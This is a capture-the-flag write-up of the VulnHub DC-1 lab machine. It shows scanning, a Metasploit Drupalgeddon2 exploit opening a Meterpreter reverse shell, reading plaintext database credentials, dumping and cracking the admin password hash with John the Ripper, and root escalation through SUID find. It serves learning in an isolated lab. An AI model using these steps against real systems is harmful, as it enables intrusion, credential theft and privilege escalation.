## DC-1 Write-up

Platform: VulnHub

Machine Name: DC-1

Difficulty: Easy


Environment: Isolated local lab (Kali Linux + VulnHub VM)

### Step 1 : Identifying the target IP address (DC-1 Machine)

Command used : sudo netdiscover

Tool used : netdiscover

Output :




**Explanation:**

Several IP addresses were discovered.

The first two belonged to:

- VMware NAT gateway (router)
- My Kali Linux machine
- The remaining IP address was identified as the **DC-1** target.
- To further confirm that statement, port scanning was conducted to further affirm the claim

### Step 2 : Scanning for open ports and services (possible vulnerabilities)

command used : nmap -sV <target-ip> ( -sV does scans with outputting the version as well ) / -sC -sV

Output :


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.78.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 08:50 EDT
Nmap scan report for 192.168.78.135
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:6E:BC:54 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.83 seconds
```

Explanation:

- The scan showed that port 80 was open and running a web service.
- The target IP was then opened in the browser to inspect the application.

**Step 3 : Web enumeration**

- Opening the website revealed a Drupal-based web application.




- Since Drupal has known vulnerabilities, further enumeration was required.

**Step 4 : Checking for known vulnerabilities**

Command used “ searchsploit drupal ”


Explanation:

- Several Drupal-related exploits were listed.
- Based on this, Metasploit was used to attempt exploitation.

**Step 5 : Gaining initial access**

- Metasploit framework was launched and a suitable Drupal exploit module (exploit 01) was selected.


Output :



```
msf6 > search drupal

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                 2016-07-13       excellent  Yes    Drupal CODER Module Remote Comman
d Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2              2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API P
roperty Injection
   2     \_ target: Automatic (PHP In-Memory)                .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                  .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)               .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)               .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                 .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)              .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)               .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)               .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                 .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)              .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)               .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                            .                .          .      .
   15    \_ AKA: Drupalgeddon 2                              .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                 2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value S
QL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .                .          .      .
```

Actions performed:

- Selected module 01
- Examined and selected preferred option from of the module
- Set RHOSTS to the target IP
- Ran the exploit



```
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DUMP_OUTPUT   false            no        Dump payload command output
   PHP_FUNC      passthru         yes       PHP function to execute
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4,
                                            socks5, socks5h, http
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                            t.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                yes       Path to Drupal install
   VHOST                          no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.78.134   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set Rhosts 192.168.78.135
Rhosts => 192.168.78.135
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.78.134:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 192.168.78.135
[*] Meterpreter session 1 opened (192.168.78.134:4444 → 192.168.78.135:34882) at 2025-08-22 01:53:17 -0400
```


Result:

- A low-privileged shell was obtained.

**Step 6 : Shell Stabilisation & Privilege Check**

- Entered "whoami" to identify privilege, but there was no response. Hence a shell was created.
- Post shell creation, entering “whoami” indicated the shell was running as a low-privileged user

Output :





**Step 7 : Locating Flag 1**

Commands used : “ pwd ” ( identifying current location)

“ ls " (view all contents of the current location)

“ cat flag1.txt ” (view the txt file)





Explanation:

- Flag 1 was located in the web directory.
- The flag contained a hint indicating that a CMS configuration file should be checked.

**Step 8 : Finding Drupal Configuration file**

- Referred to public references to identify the configuration file location in Drupal file Structure

Output :




Commands used : “cd sites”

“ cd default ”

“ cat settings.php ”

Output :

```
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php

cd sites
ls
README.txt
all
default
example.sites.php

cd default
ls
default.settings.php
files
settings.php
```

```
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Result:

- Flag 2 was found
- Database credentials were discovered in the file

**Step 9: Database access and enumeration**

- Identified the availability of python in the machine using command : “which python” .
- It affirmed the availabiilty of it as well as it's location
- A new more interactive bash shell was spawned using command : " python -c "import pty; pty.spawn('/bin/bash')" "

```
which python
/usr/bin/python
python -c "import pty; pty.spawn('/bin/bash')"
www-data@DC-1:/var/www/sites/default$

www-data@DC-1:/var/www/sites/default$ ls
ls
default.settings.php  files  settings.php
www-data@DC-1:/var/www/sites/default$
```

- Logging in the database
- Commands used : “mysql -u dbuser -p” & password : “R0ck3t”

Then,

- Drupal database was selected and enumerated
- Commands used : “ show databases; ”

“ use drupaldb; ” (to select that database and)

“ show tables; ” (to see the list of tables in the database)

```
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------------------------+
| Tables_in_drupaldb              |
+---------------------------------+
| actions                         |
```

- Command used : “ select * from users; ” (prompted the contents of users table)

Output :

```
mysql> select * from users ;
select * from users ;
+-----+-------+------------------------------------------------------------+--------------------+---------+----------+-----------+-------+------------+-----------+
| uid | name  | pass                                                       | mail               | theme   | signature | signature_format | created    | access     | login      | status | timezone           | language | picture | init               | data |
+-----+-------+------------------------------------------------------------+--------------------+---------+----------+-----------+-------+------------+-----------+
|   0 |       |                                                            |                    |         |          | NULL             |          0 |          0 |      0 | NULL               |          |       0 |                    | NULL |
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com  |         |          | NULL             | 1550583182 | 1550583852 | 1550582362 |      1 | Australia/Melbourne |          |       0 | admin@example.com  | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org   |         |          | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |       0 | fred@example.org   | b:0; |
+-----+-------+------------------------------------------------------------+--------------------+---------+----------+-----------+-------+------------+-----------+
3 rows in set (0.00 sec)

mysql>
```

Result :

- An admin user account and a password hash were found
- User : admin
- password hash : $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR , were found

**Step 10 : Cracking the password hash**

- The hash was saved into a text file and cracked using John the Ripper.
- Command used : " john --format=drupal7 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/hash.txt "

```
┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿kali)-[~]
└─$ cd ~/Documents

┌──(kali㉿kali)-[~/Documents]
└─$ echo '$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR' > hash.txt


┌──(kali㉿kali)-[~/Documents]
└─$
```

- The cracked password was later viewed using the command : " john --show --format=drupal7 /home/kali/Documents/hash.txt "

Output :


```
┌──(kali㉿kali)-[~]
└─$ cd ~/Documents

┌──(kali㉿kali)-[~/Documents]
└─$ ls
hash.txt

┌──(kali㉿kali)-[~/Documents]
└─$ cat hash.txt
$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR

┌──(kali㉿kali)-[~/Documents]
└─$ john --format=drupal7 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Documents]
└─$ john --show --format=drupal7 /home/kali/Documents/hash.txt

?:53cr3t

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~/Documents]
└─$
```

Result :

- Username : admin
- Password : 53cr3t


**Step 11: Logging in to Drupal admin panel**

- Using the cracked credentials, admin access to the Drupal site was obtained.
- Further enumeration through the admin interface revealed **Flag 3**, which contained hints related to privilege escalation.





- **Flag 3**

Output :




### Step 12: Privilege escalation

- Exited mysql and changed direcotry to home, where the directory to **flag 4** was located




- Exited back to home directory to, checked all available directories including root, which was denied access to
- Hence, a new file was created in the “tmp” folder to spawn a root shell

- Commands used : “ touch DC-1 ”


" find DC1 -exec "/bin/sh" \; " ( ” find " binary has the SUID bit set, meaning it always runs with its owner's permission (root) )

Output :


**Step 13: Capturing the final flag**

- With root access obtained, the root directory was accessed and the final flag was captured.

Output :




- This marks the completion of the DC-1 machine.
- Overall, this machine involved gaining initial access through a vulnerable Drupal CMS. During post-exploitation, database credentials were found stored in plaintext within the Drupal configuration file, which allowed further access to the system. The presence of a weak and crackable password hash enabled administrative access to the web application. Finally, a misconfigured SUID binary (find) was identified and abused to escalate privileges and obtain root access.